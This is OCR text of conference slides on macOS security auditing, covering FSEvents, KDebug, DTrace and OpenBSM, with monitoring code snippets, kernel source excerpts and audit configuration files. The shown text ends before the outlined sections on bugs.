

Get Cozy with Auditing on macOS

.....the good, the bad, & the ugly



WHOIS

@patrickwardle



nasa

nsa

synack

digita

Objective-See

cybersecurity solutions for the macOS enterprise

OUTLINE

auditing; good/bad/ugly

background

mechanisms

OpenBSM

auditing on macOS

network

processes

files

the good

the bad

kernel panic


the ugly

info leak


heap overflow

AUDITING ON MACOS

background & mechanisms



AUDITING
what is auditing anyways?



read this book!

> auditing: "*enables the recording of events which may have security implications*"
> -j. levin (*os internals)


auditing; defined

logging	auditing
any events	security-sensitive operations
opt-in, per application	system-wide, by the kernel
	controlled by audit policy

logging vs. auditing

Why Auditing?

detect or understand intrusions or infections





"crap, I've been hacked :(
...but thanks to auditing, I have a record of what the hackers/malware accomplished!

WHY AUDITING?

programmatically, in (reactive) security tools

what interests me!





1. untrusted process
2. ...is creating files
3. ...that are encrypted!

Towards Generic Ransomware Detection
https://objective-see.com/blog/blog_0x0F.html

Auditing Mechanisms

what's available on macOS?

1

FSEvents

2

KDebug

methods of auditing
on macOS

3

DTrace

4

OpenBSM

FSEvents

audit file i/o events

> *"FSEvents is conceptually somewhat similar to Linux's inotify"* -j. levin (Mac OS X & iOS Internals)

1. 

   connect to: /dev/fsevents

2. 

   specify events of interest

   ↳ FSE_CREATE_FILE / FSE_DELETE, etc.

3. while(read() > 0)

   parse events

   - file create
   - file delete
   - etc...

FSEvents

filemon, an FSEvents client

```
fsed = open("/dev/fsevents", O_RDONLY);

for(i = 0; i < FSE_MAX_EVENTS; i++)
   events[i] = FSE_REPORT;

clone_args.fd = &cloned_fsed;
clone_args.event_list = events;

ioctl(fsed, FSEVENTS_CLONE, &clone_args);

while ((rc = read (cloned_fsed, buf, BUFSIZE)) > 0)
   //parse events
```

newosxbook.com/
tools/filemon.html

reading off '/dev/fsevents'


```
$ touch /tmp/OPCDE

$ rm /tmp/OPCDE
```

some file i/o cmds

```
# ./filemon

10498 touch Created  /private/tmp/OPCDE

10510 rm    Deleted  /private/tmp/OPCDE
```

filemon output

KDebug
built-in kernel trace facility



bsd/dev/i386/systemcalls.c

```
#define DBG_BSD_EXCP_SC 0x0C /* System Calls */

void unix_syscall(...)
{
   ...
   if (kdebug_enable && !code_is_kdebug_trace(code))
   {
      KERNEL_DEBUG_CONSTANT_IST(KDEBUG_TRACE,
         BSDDBG_CODE(DBG_BSD_EXCP_SC, code) | DBG_FUNC_END,
         error, uthread->uu_rval[0], uthread->uu_rval[1], pid, 0);
   }
```

KDebug via
KERNEL_DEBUG_CONSTANT*

"ktrace_start: Resource busy"
note: there can only be a single consumer of KDebug

KDEBUG

consuming KDebug events

```
//enable KDebug
mib[0] = CTL_KERN;
mib[1] = KERN_KDEBUG;
mib[2] = KERN_KDENABLE;
mib[3] = 1;
sysctl(mib, 4, NULL, 0, NULL, 0);

//read KDebug events
mib[0] = CTL_KERN;
mib[1] = KERN_KDEBUG;
mib[2] = KERN_KDREADTR;
sysctl(mib, 3, buf, len, NULL, 0);
```

kdebug.h

```
/*
 * Kdebug is a facility for tracing events occurring on a system.
 *
 * All events are tagged with a 32-bit debugid:
 *
 * +-----------------+-----------------+-----------------------------+----+
 * |   Class (8)     |  Subclass (8)   |          Code (14)          |Func|
 * |                 |                 |                             |(2) |
 * +-----------------+-----------------+-----------------------------+----+
 * \_____________________________________/
 *         ClassSubclass (CSC)
 * \_____________________________________________________________________00_/
 *                                   Eventid
 * \_____________________________________________________________________/
 *                                   Debugid
 *
 * The eventid is a hierarchical ID, indicating which components an event is
 * referring to.  The debugid includes an eventid and two function qualifier
 * bits, to determine the structural significance of an event (whether it
 * starts or ends an interval).
 */
```


"messages are compressed & encoded... relying on /usr/share/misc/trace.codes"
-j. levin

```
# kdv.universal 0

26912 0 0x053100da < CPUPM_IDLE_MWAIT      kernel_task/0/0x66 Args:1 50 31412718 1
28095 0 0x01400026 < MACH_IDLE             kernel_task/0/0x66 Args:0 5 0 0
29385 0 0x0c010004   MT_InsCyc_CPU_CSwitch kernel_task/0/0x66 Args:4f73b5942042 729a22ddcf7e 0 0
29699 0 0x01400008   MACH_STKHANDOFF        kernel_task/0/0x66 Args:0 3144 0 1f
```

kdv's KDebug output
(newosxbook.com/tools/kdv.html)

DTrace

a powerful tracing capability



provider	description
mach_trap	mach traps
proc	processes (by pid)
syscall	BSD system calls
vminfo	virtual memory info

dtrace providers (partial)
(Mac OS X & iOS Internals)

DTrace

but, now neutered by SIP :(

```
#!/bin/sh
# execsnoop - snoop process execution as it occurs.

/* SOLARIS: syscall::exec:return, syscall::exece:return */
proc:::exec-success
...
OPT_dump ? printf("%d %d %d %d %d %s ", timestamp/1000,
           curpsinfo->pr_projid, uid, pid, ppid, execname) :
           printf("%5d %6d %6d ", uid, pid, ppid);
```

Apple's execsnoop

```
# dtrace -l
dtrace: system integrity protection is on, some
features will not be available

# /usr/bin/execsnoop
: probe description proc:::exec-success does not
match any probes. System Integrity Protection on
```

...System Integrity Protection (SIP)


disable SIP:

1. boot into 'Recovery Mode'
2. csrutil enable
   --without dtrace

OpenBSM

macOS's de-facto auditing mechanism

> *"macOS support [for Solaris' OpenBSM] was provided for Apple by McAfee"*
> -j. levin (*OS internals)



user-mode audit file

user-mode audit pipe

1. 'auditable' event occurs
2. audit subsystem processes event
3. audit subsystem commits event (to user-mode log || pipe)

OpenBSM
kernel mode implementation

chapter 2: auditing
-j. levin (*os internals, v.iii)

event of interest?
yes: invoke AUDIT_* macro

bsd/dev/i386/systemcalls.c

```
void unix_syscall(x86_saved_state_t *state)
{
   ...
   AUDIT_SYSCALL_ENTER(code, p, uthread);
   error = (*(callp->sy_call))((void *) p, (void *) vt, &(uthread->uu_rval[0]));
   AUDIT_SYSCALL_EXIT(code, p, uthread, error);
```

auditing enabled?
yes: invoke audit_* function

```
#define AUDIT_SYSCALL_ENTER(args...)   do { \
   if (AUDIT_ENABLED()) { \
      audit_syscall_enter(args); \
   } \
} while (0)
```

bsd/security/audit/audit.h

audit_record_write()
writes to log file

audit_pipe_submit()
appends to /dev/auditpipe

OpenBSM configuration

"auditing is actually enabled by default [on macOS], but its default settings are quite lax" -j. levin (*OS internals)

```
# cat /etc/security/audit_control
dir:/var/audit
flags:lo,aa
naflags:lo,aa
policy:cnt,argv
filesz:2M
```

audit control file

```
# cat /etc/security/audit_class
0x00000000:no:invalid class
0x00000001:fr:file read
0x00000002:fw:file write
...
0x00000080:pc:process
0x00000100:nt:network
0x00000200:ip:ipc
0x00000400:na:non attributable
0x00000800:ad:administrative
0x00001000:lo:login_logout
0x00002000:aa:authentication and authorization
0x00004000:ap:application
0x20000000:io:ioctl
0x40000000:ex:exec
0x80000000:ot:miscellaneous
0xffffffff:all:all flags set
```

audit classes

```
# cat /etc/security/audit_event
...
6152:AUE_login:login - local:lo
6153:AUE_logout:logout - local:lo

44901:AUE_SESSION_START:session start:aa
44903:AUE_SESSION_END:session end:aa
```

audit events

audit events continually generated (in kernel), but filtering (i.e. au_preselect()) suppresses those that don't 'match' categories specified in audit control file.

OpenBSM

the audit logs

audit logs files are stored in /var/audit

```
# ls -l /var/audit/
lrwxr-xr-x  1 root  wheel      40 current -> /var/audit/20171219092201.not_terminated
